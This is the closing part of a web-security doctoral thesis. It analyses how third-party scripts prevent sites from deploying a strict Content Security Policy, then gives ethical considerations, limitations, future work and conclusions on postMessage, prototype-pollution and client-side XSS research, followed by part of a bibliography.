It is worth noting, though, that simply blaming the ad industry is unfair. While their code contributes to many incompatibilities, we find that removing the categories related to advertisement, 6,213 sites contain other dependencies that require the unsafe keywords. This highlights that simply convincing the ad industry to programmatically add scripts and event handlers as well as stop relying on `eval` does not suffice, but rather a coordinated effort of virtually all third-party content providers is necessary to remedy the situation.

### 7.3.3 Incompatibilities with `strict-dynamic`

As indicated in Section 7.3.1, the parties and hosts included in the sites we analyzed fluctuate significantly over time. This observation unveils issues of approaches such as CSPAutogen [96], which rely on a fixed set of hosts to generate the CSP. `strict-dynamic` was developed to alleviate this burden, enabling trusted scripts to programmatically add additional scripts. Specifically, this means that all scripts must be

added via the programmatic creation of script elements (`document.createElement`) and the programmatic addition to the DOM (`element.appendChild`). Based on our crawl, in which we collected information about how scripts are added at runtime, we find that only 1,414/8,041 (18%) sites would be hindered from properly using `strict-dynamic` due to third parties not adhering to this paradigm when adding additional scripts. Unfortunately, using `strict-dynamic` mandates the usage of nonces or hashes, which in turn means `unsafe-inline` is ignored. And while it is feasible to attach nonces to inline scripts or allow them through their hash, event handlers cannot be allowed in this fashion. The only solution for these issues is to use `unsafe-hashes` [133], yet another compatibility mode. Looking back at Table 7.4, specifically at third-party induced inline event handlers, 5,977 sites could not use `strict-dynamic` without losing the functionality provided by these handlers. We only find 1,894/8,041 sites without third-party event handlers and where third parties only programmatically add scripts. Hence, the remaining 6,147/8,041 could not deploy `strict-dynamic`.

To conclude our hypothetical scenario, we have seen that even if developers would want to get rid of the compatibility modes, for 6,041 and 4,911 sites, respectively, they would need the cooperation of at least one code contributor, and most likely even multiple ones. We have seen instances in which those contributors are even included over trust delegations, begging the question of whether there is even an incentive for these parties – given the lack of a direct business relation – to change the codebase. This inability imposed by the sites' business needs is particularly problematic given recent ideas of requiring security features, e.g., a strict CSP, to allow the site to access newly introduced browser APIs [143] or even disallow existing APIs to be used given the lack of the respective security feature. While such changes would force developers to act and deploy security mechanisms, our analysis shows that this would still require the cooperation of other parties and can only be tackled by all the stakeholders involved in the Web platform.

### 7.3.4 Real-World Impact on CSPs in the Wild

To understand if our hypothetical scenario can be founded by empiricism, we now turn to analyze the policies which we encountered during our crawls. Out of the investigated 8,041 sites we found 1,052 to be using a CSP with either `default-src` or `script-src`, meaning that they make use of CSP's functionality to restrict which scripts end up running within their sites. Out of those 1,052 sites, 1,006 incorporate `unsafe-inline` without nonces or hashes. We found that 707/1,006 sites have third parties that introduce inline scripts. Notwithstanding necessary changes to the first-party code, this means those sites are bound to use `unsafe-inline` to preserve functionality due to third-party code. Confirming our insights from Table 7.4, all of those besides one site, though, also have inline scripts in the first-party code. In addition, 860 sites make use of `unsafe-eval`. Of those, 540 are partially hindered due to third parties, and 174 solely due to third parties, i.e., first-party code did not use eval. These results not only confirm that over 95% of policies are insecure [138], but more importantly that

between 63% (for `unsafe-eval`) and 70% (for `unsafe-inline`) of all sites have third parties that require the unsafe keywords, making policies trivially bypassable.

## 7.4 Summary

In this chapter, we analyzed to what extent first parties, who are willing to change their own code base, can meaningfully secure their sites through the Content Security Policy. Based on our notion of an extended same party and trust delegations, we found that third parties are major roadblocks for security. They often introduce new delegated hosts, requiring the first party to potentially add entire eTLD+1s to their policies. Simultaneously, the fluctuation in included parties means that the first party needs to continually remove entries from their CSP to maintain the principle of least privilege. Furthermore, third parties play a significant role in necessitating `unsafe-inline` and `unsafe-eval`, both in our hypothetical analysis as well as in the wild. And while updating the host-based CSP could be eased by the deployment of `strict-dynamic`, third parties provide code that is incompatible either due to parser-inserted script additions or through using inline event handlers.

Arguably, first parties have a significant task ahead in ensuring their own compatibility. However, even having done so, the majority of them are unable to outsource non-core business needs and deploy security mechanisms at the same time. This leaves them in a no-win situation in which either security can be enforced or functionality preserved. While the former would require them to implement all functionality themselves, choosing the latter leaves them subject to security-sensitive decisions taken by third parties, which themselves face no repercussions when providing code that is incompatible with security mechanisms.

# 8

# Concluding Remarks

This chapter provides overarching points of discussion of this thesis before reaching the final conclusion. First, we provide a discussion on ethical considerations that affect all of our analyses. We follow this discussion with further insights on the limitations of our approaches and how those relate to recent research and future challenges. Next, we provide some explicit areas for future work that naturally evolve from the insights that we could gain. Lastly, we provide a conclusion to the research work that was presented throughout this thesis.

## 8.1 Ethical Considerations

In the majority of our experiments, we measured vulnerabilities that occur in live websites. For all of our encountered security issues, we resorted to public information found on the vulnerable sites and information of public bug bounty programs [40, 92] to report the encountered vulnerabilities to the affected parties. We also resorted to information found in the `security.txt` [88] file, and responsibly disclosed our findings before making our systems available to the general public. For more information about the open-source implementation of our systems, please resort to the underlying works [P1, P3, P4]. As for our work still under submission, [P2], we are currently in the process of reporting our findings to the affected parties and we plan to release the source code after we have finished our responsible disclosure [95]. Overall, we believe that making our systems available to the general public helps developers and security professionals uncover issues in their sites, hopefully even before they are introduced in their live environments. Furthermore, we hope that this incentivizes future research and allows for reproducibility in the future.

As our crawlers visit the pages of a given site, we are aware that our measurements incur load on the servers of the applications in our datasets. In all of our experiments, we try to impact the live websites as little as possible while still analyzing the sites thoroughly to allow for a meaningful conclusion about the prevalence of the security issues. As our analyses target the most popular websites, we argue that our crawler-induced load is negligible compared to the benign user-generated traffic that those sites receive. Furthermore, we neither try to conceal our traffic as human-generated nor circumvent any restrictions, such as Captchas or rate-limiting based on IP addresses.

## 8.2 Limitations

In this section, we discuss two limitations that affect our analyses presented throughout this thesis. First, our works on postMessage handlers and prototype gadgets rely on our ability to represent JavaScript behavior symbolically and solve path constraints for the potentially vulnerable program slices. Furthermore, any of our analyses only cover the public portion of the investigated websites and do not explore these applications exhaustively. We discuss how these observations affect our results in more detail in the following.

### 8.2.1 Constraints in Web Applications

While initial work from 2010 by Saxena et al. [107] showed promising results in using symbolic execution, taint analysis, and fuzzing to uncover XSS on a small scale, it remained an open problem to scale this approach to the complete Web. We showed the feasibility of such a large-scale approach with in-browser solutions that do not rely on patching the underlying JavaScript engine in Chapters 4 and 5.

Nevertheless, our approach obviously has limitations related to the applicability of existing tools to our problem space. First, we rely on the fact that the subset of JavaScript behavior that can find on vulnerable paths can be reasonably represented in current state-of-the-art SMT solvers.

To quantify how such issues impact our ability to find vulnerabilities, we first discuss those data flows in postMessage handlers that we uncovered by our forced execution engine as discussed in Chapter 4, but for which we are not able to automatically craft proof of concept exploits. As we have forcefully executed those handlers, we have a ground truth dataset of how many interesting handlers we cannot analyze automatically.

We found 21 handler, of the total 252 handler with flows to sinks, for which our system was unable to craft exploit candidates. We can classify those failed instances into two categories.

First, certain behavior is not transferrable to the constraint solving language of Z3. One example of such an instance is when the application makes use of JavaScript's `bind`, `apply` or `call` functions, for which we have no general mean to interpret those operations abstractly. Next, Z3 does not allow for reasoning about the length of arrays as those are represented as functions in the logic. There also exist limitations on regular expressions, particularly support for backreferences and capture groups and browser built-in string functions that lack direct representation as building blocks in the constraint solving language.

Second, our approach inherits limitations of the open-source software used in our prototypes. For example, the open-source lexer that we used raises errors for specific regular expressions encountered in the wild. Hence, we cannot analyze such handlers. Another example is Z3's lack of support for non-ASCII characters.

We think that the latter examples are merely implementation details that would require additional engineering efforts. Yet, it remains an unsolved problem of how much behavior that we can find in real-world JavaScript programs can be represented symbolically in state-of-the-art constraint solving languages.

In addition to those cases for which we could not generate exploit candidates, we found 21 cases in which our queries to the SMT solver timed out. Satisfiability is an NP-complete problem. Thus it is expected that this is a limitation of any such analysis. Nonetheless, we think that in the case of postMessage handlers, developers could refactor operations that are very costly to reason about. In particular, we have seen that performing further operations on strings split by a separator, e.g., when passing several values inside one string, as was done in Figure 4.8, quickly exceeds the capabilities that Z3 can solve in a reasonable time. However, since postMessages allow for arbitrary serializable objects, those values could also be sent as an array. Furthermore, developer advice might further be helpful to steer the forced execution away from unsolvable paths in the program, e.g., paths that only work for legacy browsers.

Concerning our concolic engine, as presented in Chapter 5, we can see further issues that become more prevalent once we instrument complete applications. To that end, we leveraged Jalangi, which only supports `ECMAScript` including version 5. This leads to runtime issues if the application relied on `let` or `const`, as those are not instrumented appropriately. Furthermore, we have seen instances in which the instrumentation with Jalangi fails altogether, primarily due to unsupported language constructs. Such scripts can therefore not be executed symbolically.

Nonetheless, we could show that even in the presence of such limitations, our systems could uncover various vulnerabilities in popular sites.

### 8.2.2 Web Crawling

The previous section highlighted technical limitations that prevent us from uncovering all possible security-relevant behavior once we have visited any given page, highlighting that our results should always be considered lower bounds for the actual threats of the issues discussed. Yet, we also inherit limitations that any large-scale analysis of the Web has, i.e., our crawlers only visit a portion of the website under test.

More concretely, we limit our crawlers to visit a maximum amount of subpages instead of exhaustively analyzing sites to limit the load induced on resource servers. Such limitations are particularly important in light of cases as Wikipedia, where sites host a sheer endless amount of content. Next, as is the case for various similar analyses [67, 77, 21, 112, 66], we do not automatically login to applications. While related research relied on manual efforts [68], or was limited to sites supporting Single Sign-On providers [147, 31], such analyses typically do not scale to the complete Web. As shown in those works, there exist various sites for which manual registrations are necessary. Even in cases where Single Sign-On registrations are possible, they might require further personal information such as credit card information. Yet, current research [51] investigates the feasibility of performing completely automatic login workflows to allow for large-scale post-login analyses, requiring only manual registration of accounts.

On a similar note, our crawlers are only passively visiting sites and do not perform any actions that might trigger additional code to be executed, e.g., clicking on buttons. Related research explored areas such as automated exploration of JavaScript events [98] or the modeling of application state [29], with a recent work of Eriksson et al. [34] unifying various approaches that allow black-box scanning techniques to increase code coverage by up to 62% compared to state-of-the-art scanners.

We think that combining our analyses with some form of automated login mechanism as proposed in one of the aforementioned research works and increasing the code coverage of the encountered code by resorting to more sophisticated exploration strategies is an interesting avenue for future research. Furthermore, we are convinced that this would result in an overall higher amount of vulnerabilities that we can find with our techniques, again highlighting that our results need to be considered lower bounds for the actual threat of the vulnerability classes presented.

## 8.3 Open Challenges and Future Work

In the following section, we discuss the remaining challenges and open questions that arise from our findings. First, we discuss aspects that surround third-party induced vulnerabilities and incompatibilities with security mechanisms. Next, we discuss how our results indicate the need for more in-depth analyses of how we can best design security mechanisms that can be used by developers. We finish this section by discussing how techniques presented throughout this work can assist other vulnerability measurements of related research and how recent research can help us improve the performance of our systems relying on code instrumentation.

### 8.3.1 Third parties and the Web's current Isolation Model

With the Web's natural growth and the Same Origin Policy as a security boundary, we find ourselves in a situation in which the behavior of third-party scripting content affects the security of first-party applications. As it stands now, third parties are a major contributing factor to a site's insecurities, be it via vulnerabilities which we anecdotally show in Chapters 4 to 6 or by contributing code that is incompatible with the Content Security Policy as shown in Chapter 7.

As for CSP adoption, the programmatic addition of scripts requires minimal code changes, while removing the reliance on inline event handlers and inline scripts may be significantly more engineering effort. Third parties that are widely included have a massive amplifier; i.e., they can affect hundreds of sites' ability to deploy CSP. While especially the largest vendors can hardly be compelled to change their functionality to be CSP-compliant, we nevertheless call on them to adopt best practices and lead by example to ensure that a wider-spread adoption of CSP is even feasible. It is worth noting here that we discovered scripts from Twitter to be a CSP roadblock for around 1,300 sites, forcing sites to deploy `unsafe-inline`. Interestingly, their own CSP is nonce-based, which would be incompatible with the code they provide to other parties. Hence, if third parties vetted the code they provide to others as much as the one they run themselves, the situation could quickly be remedied.

We believe that understanding how we can adapt the Web's security boundaries to allow for more fine-grained isolation models that help developers tackle their problems and make third-party inclusions safe by default remains an interesting avenue for future research. While there exist a plethora of approaches in research that provide sandboxing mechanisms [1, 124, 119, 126] potent enough to prevent vulnerabilities and prevent behavior that is incompatible with secure CSPs, rigorously applying such principles would lead to functionality breakage. Thus, it remains to be explored how we can best achieve isolation by default that still allows third parties to contribute to the functionality of the first party in meaningful ways yet, provide isolation from the dangers of benign-but-buggy third-party code.

### 8.3.2 Changes to the Web Platform

Browser vendors move the Web's security forward by implementing novel security mechanisms. For example, while the recent choice of Chrome to make cookies same-site

by default [24] may result in breakage, it essentially solves problems such as CSRF, XSSI, or Clickjacking. As proposed by Google, vendors may consider hiding new features behind the deployment of security mechanisms [143], such as *sane* CSP. While this has its upsides in ensuring that newly developed code that wants to use these new features has to be built in a CSP-compliant fashion, it may also have an adverse effect on existing applications. In particular, if third parties cause compliance issues, the first party cannot use the new features. Hence, while we support such incentive structures, they should be deployed in line with mechanisms such as First-Party Sets [59]. In this way, code from first parties could be allowed to access the new APIs without having to deploy a sane CSP, whereas, for third parties, access is only granted if a sane CSP is deployed. As websites rely on their third parties for monetization, the first-party developers also have incentives to address their own incompatibilities, leading to an overall more secure Web.

Orthogonally, we have seen that various security mechanisms proposed by researchers [15, 65, 139, 116, 42], are not applied in the wild. Similarly, we could show that security mechanisms that are implemented in the browser, such as the Content Security Policy, supposed to serve developers in securing their site, fail to consider real-world scenarios. As we showed in Chapter 7, developers can either achieve functionality or security, and any change in the system requires cooperation from all involved stakeholders. Thus, it seems imminent that we need close collaboration between browser vendors, developers, and the research community to build security mechanisms that provide meaningful security improvements yet fit the current deployment model of the Web.

We see our analysis depicted in Chapter 7 as a first step towards investigating the underlying issues of the lacking and insecure deployments of CSP. Yet, we think that this field could greatly benefit from efforts similar to those of Krombholz et al. [62, 61], in which the authors analyzed the usability of HTTPS deployments and the mental models of developers for HTTPS. Understanding the developer's needs and their (mis-)conceptions about mechanisms proposed by browser vendors or the research community will allow us to change existing mechanisms but also helps us in designing new mechanisms that could lead to overall higher and meaningful adoption of such mechanism in the future.

### 8.3.3 Improvements to Dynamic Analysis Frameworks in the Web

One inherent drawback of our approach as depicted in Chapter 5 is that we rely on instrumentation to implement our concolic execution. While this allows us to build a system that is easily portable to new browser versions and only requires changes if new language features are introduced, it introduces significant overhead, as discussed in the original work of Jalangi [109].

Recent advances in the area of symbolic execution [101, 102, 48] focus on performance improvements. We envision that similar approaches, e.g., pairing static analysis with our instrumentation step to only instrument those slices of the program that deal with tainted data, could allow us to analyze applications in more depth as we could improve the overall runtime of our analyses.

Orthogonally, we think that our techniques presented in Chapters 4 and 5 can be used to obsolete the browser-based taint engine used in Chapter 6, as well as in related work [67, 77]. This would also allow us to increase code coverage of these mechanisms, e.g., via forced execution, and thus depict the threat landscape of reflected and persistent client-side XSS more accurately. Naturally, such an application of the techniques presented here would not be straightforward, as the exploit generation techniques based on our Exploit Templates might not suffice for arbitrary XSS injection points that we can find in applications. It remains to be explored how we can best achieve context-sensitive breakout/breakin sequences while incorporating path constraints that were collected during forced execution.

Another avenue for improvements of our techniques could be resorting to summaries or abstract specification of frequently included library code instead of executing instrumented library code repeatedly [50, 52, 43, 113].

## 8.4 Conclusion

In this thesis, we discussed our research conducted in the area of client-side vulnerability detection and investigated how third-party code prevents first parties from deploying appropriate mitigations without loss of functionality. After discussing the relevant technical background in Chapter 2, we started with revisiting the threat landscape of vulnerable postMessage handlers in Chapter 4. We provided the first system capable of finding postMessage-based XSS and state alterations fully automatically while uncovering issues such as privacy leaks and postMessage relays semi-automatically. Our techniques rely on an in-browser forced execution engine paired with taint tracking implemented via code instrumentation and usage of JavaScript proxy objects. We generated proof of concept postMessages that trigger malicious behavior using state-of-the-art SMT solvers, which allowed us to find security issues that affect a total of 379 sites.

Next, we investigated the threat of prototype pollution vulnerabilities in client-side Web applications in Chapter 5. To that end, we built a concolic execution engine based on Jalangi, allowing us to find data flows from potentially pollutable prototypes to dangerous sinks. We evaluated our pipeline on a benchmark extracted from prototype pollution vulnerabilities found in popular libraries. Then, we presented our results of applying these methods to the top 100 most popular applications. We showed that 36 sites carry such exploitable prototype pollution gadgets, allowing attackers to gain code execution or to forge requests to arbitrary endpoints from within the application. Investigating our encountered vulnerabilities highlighted that only one application in our dataset relied on prototype alterations that are non-function types, which allowed us to propose a simple defense mechanism eradicating malicious behavior while allowing benign functionality.

Next, we showed the dangers associated with attacker-controllable values that are persistently stored on the client side with either cookies or local storage in Chapter 6. We introduced attacker models capable of tampering with such values and subsequently evaluate the threat of persistent client-side XSS by using a browser-based taint engine paired with domain-specific exploit generation techniques. We showed that 8% of the top 5,000 applications carry an exploitable flaw from persistency to code execution. We

highlighted that, in most cases, the intended use-cases can be implemented securely without loss of functionality.

Lastly, we discussed how third-party behavior introduced via script inclusions interferes with the first party's ability to deploy a non-trivially bypassable CSP in Chapter 7. We showed that third-parties mandate frequent changes in host-based allowlists, necessitate the insecure `unsafe-inline` and `unsafe-eval` directives, as well as interfere with `strict-dynamic` based policies. Arguably, first parties have a significant task ahead in ensuring that their own code is compatible with CSP. However, even having done so, the majority of them are unable to outsource non-core business needs and deploy security mechanisms at the same time. This leaves them in a no-win situation in which either security can be enforced or functionality preserved.

# Bibliography

## Author's Papers for this Thesis


[P1] Steffens, M. and Stock, B. PMForce: Systematically Analyzing postMessage Handlers at Scale. In: *ACM Conference on Computer and Communications Security*. 2020.

[P2] Steffens, M. and Stock, B. PPGadgets: Finding Prototype Gadgets in Client-Side Web Applications using Concolic Testing. In: *Under Submission*. 2021.

[P3] Steffens, M., Rossow, C., Johns, M., and Stock, B. Don't Trust The Locals: Investigating the Prevalence of Persistent Client-Side Cross-Site Scripting in the Wild. In: *Network and Distributed System Security Symposium*. 2019.

[P4] Steffens, M., Musch, M., Johns, M., and Stock, B. Who's Hosting the Block Party? Studying Third-Party Blockage of CSP and SRI. In: *Network and Distributed System Security Symposium*. 2021.


## Other Papers of the Author


[S1] Calzavara, S., Urban, T., Tatang, D., Steffens, M., and Stock, B. Reining in the Web's Inconsistencies with Site Policy. In: *Network and Distributed System Security Symposium*. 2021.

[S2] Musch, M., Steffens, M., Roth, S., Stock, B., and Johns, M. ScriptProtect: Mitigating Unsafe Third-Party JavaScript Practices. In: *ACM ASIA Conference on Computer and Communications Security*. 2019.


## Other references


[1] Agten, P., Van Acker, S., Brondsema, Y., Phung, P. H., Desmet, L., and Piessens, F. JSand: Complete Client-Side Sandboxing of Third-Party JavaScript without Browser Modifications. In: *Annual Computer Security Applications Conference*. 2012.

[2] Arshad, S., Kharraz, A., and Robertson, W. Include Me Out: In-Browser Detection of Malicious Third-Party Content Inclusions. In: *Financial Crypto*. 2016.

[3] Arshad, S., Mirheidari, S. A., Lauinger, T., Crispo, B., Kirda, E., and Robertson, W. Large-Scale Analysis of Style Injection by Relative Path Overwrite. In: *World Wide Web Conference*. 2018.

[4] Arteau, O. Prototype Pollution Attacks in NodeJS applications. 2020. URL: https://web.archive.org/web/20201104152558/https://github.com/HoLyVieR/prototype-pollution-nsec18/blob/master/paper/JavaScript_prototype_pollution_attack_in_NodeJS.pdf.

[5] Balzarotti, D., Cova, M., Felmetsger, V., Jovanovic, N., Kirda, E., Kruegel, C., and Vigna, G. Saner: Composing Static and Dynamic Analysis to Validate Sanitization in Web Applications. In: *IEEE Symposium on Security and Privacy*. 2008.

[6] Balzarotti, D., Cova, M., Felmetsger, V. V., and Vigna, G. Multi-Module Vulnerability Analysis of Web-based Applications. In: *ACM Conference on Computer and Communications Security*. 2007.

[7] Barth, A. HTTP State Management Mechanism. RFC 6265 (Proposed Standard). Internet Engineering Task Force, Apr. 2011. URL: http://www.ietf.org/rfc/rfc6265.txt.

[8] Barth, A., Jackson, C., and Mitchell, J. C. Robust Defenses for Cross-Site Request Forgery. In: *ACM Conference on Computer and Communications Security*. 2008.

[9] Barth, A., Jackson, C., and Mitchell, J. C. Securing Frame Communication in Browsers. In: *Communications of the ACM*. 2009.

[10] Bentkowski, M. Exploiting prototype pollution – RCE in Kibana (CVE-2019-7609). 2019. URL: https://web.archive.org/web/20210322095244/https://research.securitum.com/prototype-pollution-rce-kibana-cve-2019-7609/.

[11] Berners-Lee, T. and Connolly, D. Hypertext Markup Language - 2.0. RFC 1866 (Historic). Obsoleted by RFC 2854. Internet Engineering Task Force, Nov. 1995. URL: http://www.ietf.org/rfc/rfc1866.txt.

[12] Bisht, P. and Venkatakrishnan, V. XSS-GUARD: Precise Dynamic Prevention of Cross-Site Scripting Attacks. In: *Conference on Detection of Intrusions and Malware & Vulnerability Assessment*. 2008.

[13] blukat29. regex-crossword-solver. 2020. URL: https://web.archive.org/web/20210322093612/https://github.com/blukat29/regex-crossword-solver.

[14] Bobrov, S. and s1r1us. Client-Side Prototype Pollution. 2020. URL: https://web.archive.org/web/20210322095405/https://github.com/BlackFan/client-side-prototype-pollution.

[15] Bortz, A., Barth, A., and Czeskis, A. Origin Cookies: Session Integrity for Web Applications. In: *Web 2.0 Security and Privacy*. 2011.

[16] Cadar, C., Dunbar, D., Engler, D. R., et al. KLEE: Unassisted and Automatic Generation of High-Coverage Tests for Complex Systems Programs. In: *USENIX Symposium on Operating Systems Design and Implementation*. 2008.

[17] Calzavara, S., Conti, M., Focardi, R., Rabitti, A., and Tolomei, G. Mitch: A Machine Learning Approach to the Black-Box Detection of CSRF Vulnerabilities. In: *IEEE European Symposium on Security and Privacy*. 2019.

[18] Calzavara, S., Rabitti, A., and Bugliesi, M. Content Security Problems? Evaluating the Effectiveness of Content Security Policy in the Wild. In: *ACM Conference on Computer and Communications Security*. 2016.

[19] Calzavara, S., Rabitti, A., and Bugliesi, M. CCSP: Controlled Relaxation of Content Security Policies by Runtime Policy Composition. In: *USENIX Security Symposium*. 2017.

[20] Cha, S. K., Avgerinos, T., Rebert, A., and Brumley, D. Unleashing Mayhem on Binary Code. In: *IEEE Symposium on Security and Privacy*. 2012.

[21] Chinprutthiwong, P., Vardhan, R., Yang, G., and Gu, G. Security Study of Service Worker Cross-Site Scripting. In: *Annual Computer Security Applications Conference*. 2020.

[22] Chipounov, V., Kuznetsov, V., and Candea, G. S2E: A Platform for In-Vivo Multi-Path Analysis of Software Systems. In: *ACM Sigplan Notices*. 2011.

[23] Chrome DevTools Team. Puppeteer. 2021. URL: https://web.archive.org/web/20210315065449/https://github.com/puppeteer/puppeteer.

[24] Chrome Platform Status. Cookies default to SameSite=Lax. URL: https://web.archive.org/web/20210224224337/https://chromestatus.com/feature/5088147346030592.

[25] Chromium Blog. So long, and thanks for all the Flash. 2017. URL: https://web.archive.org/web/20210118210928/https://blog.chromium.org/2017/07/so-long-and-thanks-for-all-flash.html.

[26] Chromium Team. HSTS Preload List Submission. 2018. URL: https://web.archive.org/web/20210321200351/https://hstspreload.org/.

[27] Cloudflare. Website Optimization. 2018. URL: https://web.archive.org/web/20210322102233/https://www.cloudflare.com/website-optimization/.

[28] Dahse, J. and Holz, T. Static Detection of Second-Order Vulnerabilities in Web Applications. In: *USENIX Security Symposium*. 2014.

[29] Doupé, A., Cavedon, L., Kruegel, C., and Vigna, G. Enemy of the State: A State-Aware Black-Box Web Vulnerability Scanner. In: *USENIX Security Symposium*. 2012.

[30] Doupé, A., Cui, W., Jakubowski, M. H., Peinado, M., Kruegel, C., and Vigna, G. deDacota: Toward Preventing Server-Side XSS via Automatic Code and Data Separation. In: *ACM Conference on Computer and Communications Security*. 2013.

[31] Drakonakis, K., Ioannidis, S., and Polakis, J. The Cookie Hunter: Automated Black-box Auditing for Web Authentication and Authorization Flaws. In: *ACM Conference on Computer and Communications Security*. 2020.

[32] Ecma International. ECMAScript® 2020 language specification, 11th edition (June 2020). 2021. URL: https://web.archive.org/web/20210318070536/https://www.ecma-international.org/publications-and-standards/standards/ecma-262/.

[33] Elsobky, A. Unleashing an Ultimate XSS Polyglot. 2018. URL: https://web.archive.org/web/20210322092921/https://github.com/0xsobky/HackVault/wiki/Unleashing-an-Ultimate-XSS-Polyglot.

[34] Eriksson, B., Pellegrino, G., and Sabelfeld, A. Black Widow: Blackbox Data-driven Web Scanning. In: *IEEE Symposium on Security and Privacy*. 2021.

[35] Fyrd. Can I use JSON parsing. 2021. URL: https://web.archive.org/web/20210306194536/https://caniuse.com/json.

[36] Fyrd. Can I use unsafe-hashes. 2021. URL: https://web.archive.org/web/20210322104504/https://caniuse.com/?search=unsafe-hashes.

[37] Google. Firebase Realtime Database. 2020. URL: https://web.archive.org/web/20210204050416/https://firebase.google.com/docs/database.

[38] Google. Chrome DevTools Protocol. 2021. URL: https://web.archive.org/web/20210322093517/https://chromedevtools.github.io/devtools-protocol/.

[39] Guarnieri, S., Pistoia, M., Tripp, O., Dolby, J., Teilhet, S., and Berg, R. Saving The World Wide Web From Vulnerable JavaScript. In: *International Symposium on Software Testing and Analysis*. 2011.

[40] hackerone. hackerone. 2021. URL: https://web.archive.org/web/20210320084230/https://www.hackerone.com/.

[41] Hanna, S., Shin, R., Akhawe, D., Boehm, A., Saxena, P., and Song, D. The Emperor's New APIs: On the (In)Secure Usage of New Client-Side Primitives. In: *Web 2.0 Security and Privacy*. 2010.

[42] Hedin, D. and Sabelfeld, A. Web Application Security Using JSFlow. In: *Symposium on Symbolic and Numeric Algorithms for Scientific Computing*. 2015.

[43] Hedin, D., Sjösten, A., Piessens, F., and Sabelfeld, A. A Principled Approach to Tracking Information Flow in the Presence of Libraries. In: *International Conference on Principles of Security and Trust*. 2017.

[44] Heiderich, M., Niemietz, M., Schuster, F., Holz, T., and Schwenk, J. Scriptless Attacks: Stealing the Pie Without Touching the Sill. In: *ACM Conference on Computer and Communications Security*. 2012.

[45] Heiderich, M., Späth, C., and Schwenk, J. DOMPurify: Client-Side Protection Against XSS and Markup Injection. In: *European Symposium on Research in Computer Security Detection of Intrusions and Malware & Vulnerability Assessment*. 2017.

[46] Hodges, J., Jackson, C., and Barth, A. HTTP Strict Transport Security (HSTS). RFC 6797 (Proposed Standard). Internet Engineering Task Force, Nov. 2012. URL: http://www.ietf.org/rfc/rfc6797.txt.

[47] Hu, X., Cheng, Y., Duan, Y., Henderson, A., and Yin, H. JSForce: A Forced Execution Engine for Malicious JavaScript Detection. In: *International Conference on Security and Privacy in Communication Systems*. 2017.

[48] Humphries, A., Cating-Subramanian, K., and Reiter, M. K. TASE: Reducing Latency of Symbolic Execution with Transactional Memory. In: *Network and Distributed System Security Symposium*. 2019.

[49] Ikram, M., Masood, R., Tyson, G., Kaafar, M. A., Loizon, N., and Ensafi, R. The Chain of Implicit Trust: An Analysis of the Web Third-party Resources Loading. In: *The Web Conference*. 2019.

[50] Jensen, S. H., Madsen, M., and Møller, A. Modeling the HTML DOM and Browser API in Static Analysis of JavaScript Web Applications. In: *Symposium on the Foundations of Software Engineering*. 2011.

[51] Jonker, H., Karsch, S., Krumnow, B., and Sleegers, M. Shepherd: a Generic Approach to Automating Website Login. In: *Workshop on Measurements, Attacks, and Defenses for the Web*. 2020.

[52] Khodayari, S. and Pellegrino, G. JAW: Studying Client-side CSRF with Hybrid Property Graphs and Declarative Traversals. In: *USENIX Security Symposium*. 2021.

[53] Kieyzun, A., Guo, P. J., Jayaraman, K., and Ernst, M. D. Automatic Creation of SQL Injection and Cross-Site Scripting Attacks. In: *International Conference on Software Engineering*. 2009.

[54] Kim, K., Kim, I. L., Kim, C. H., Kwon, Y., Zheng, Y., Zhang, X., and Xu, D. J-Force: Forced Execution on JavaScript. In: *World Wide Web Conference*. 2017.

[55] King, A. Analysis of the Alexa Top 1M sites. 2019. URL: https://web.archive.org/web/20210322094357/https://pokeinthe.io/2019/04/04/state-of-security-alexa-top-one-million-2019-04/.

[56] Klein, A. DOM based cross site scripting or XSS of the third kind. In: *Web Application Security Consortium, Articles*. 2005.

[57] Kolbitsch, C., Livshits, B., Zorn, B., and Seifert, C. Rozzle: De-Cloaking Internet Malware. In: *IEEE Symposium on Security and Privacy*. 2012.

[58] Krebs, B. Coinhive – Monero JavaScript Mining. 2018. URL: https://web.archive.org/web/20210308170358/https://krebsonsecurity.com/2018/03/who-and-what-is-coinhive/.

[59] krgovind. First-Party Sets. 2019. URL: https://web.archive.org/web/20210226213845/https://github.com/privacycg/first-party-sets.

[60] Kristol, D. and Montulli, L. HTTP State Management Mechanism. RFC 2965 (Historic). Obsoleted by RFC 6265. Internet Engineering Task Force, Oct. 2000. URL: http://www.ietf.org/rfc/rfc2965.txt.

[61] Krombholz, K., Busse, K., Pfeffer, K., Smith, M., and Zezschwitz, E. von. "If HTTPS Were Secure, I Wouldn't Need 2FA"-End User and Administrator Mental Models of HTTPS. In: *IEEE Symposium on Security and Privacy*. 2019.

[62] Krombholz, K., Mayer, W., Schmiedecker, M., and Weippl, E. "I Have No Idea What I'm Doing"-On the Usability of Deploying HTTPS. In: *USENIX Security Symposium*. 2017.

[63] Kumar, D., Ma, Z., Durumeric, Z., Mirian, A., Mason, J., Halderman, J. A., and Bailey, M. Security Challenges in an Increasingly Tangled Web. In: *World Wide Web Conference*. 2017.

[64] Lauinger, T., Chaabane, A., Arshad, S., Robertson, W., Wilson, C., and Kirda, E. Thou Shalt Not Depend on Me: Analysing the Use of Outdated JavaScript Libraries on the Web. In: *Network and Distributed System Security Symposium*. 2018.

[65] Lekies, S. and Johns, M. Lightweight Integrity Protection for Web Storage-driven Content Caching. In: *Web 2.0 Security and Privacy*. 2012.

[66] Lekies, S., Kotowicz, K., Groß, S., Vela Nava, E. A., and Johns, M. Code-Reuse Attacks for the Web: Breaking Cross-Site Scripting Mitigations via Script Gadgets. In: *ACM Conference on Computer and Communications Security*. 2017.

[67] Lekies, S., Stock, B., and Johns, M. 25 million flows later: Large-scale detection of DOM-based XSS. In: *ACM Conference on Computer and Communications Security*. 2013.

[68] Lekies, S., Stock, B., Wentzel, M., and Johns, M. The Unexpected Dangers of Dynamic JavaScript. In: *USENIX Security Symposium*. 2015.

[69] Li, G., Andreasen, E., and Ghosh, I. SymJS: Automatic Symbolic Testing of JavaScript Web Applications. In: *Symposium on the Foundations of Software Engineering*. 2014.

[70] Libert, T. An Automated Approach to Auditing Disclosure of Third-Party Data Collection in Website Privacy Policies. In: *World Wide Web Conference*. 2018.

[71] Libert, T. webXray. 2020. URL: https://web.archive.org/web/20210125042002/https://webxray.org/.

[72] Libert, T. webXray Domain Owner List. 2020. URL: https://web.archive.org/web/20200604213008if_/https://github.com/timlib/webXray_Domain_Owner_List/blob/master/domain_owners.json.

